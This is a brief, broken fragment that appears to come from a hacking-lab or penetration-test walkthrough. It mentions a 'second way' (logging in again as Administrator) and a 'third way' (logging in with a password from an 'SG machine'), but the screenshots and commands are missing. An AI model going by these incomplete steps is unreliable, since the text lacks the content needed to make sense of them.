
Second way All I'm going to do is relog in as Administrator.



Third Way

From SG machine





and login with password

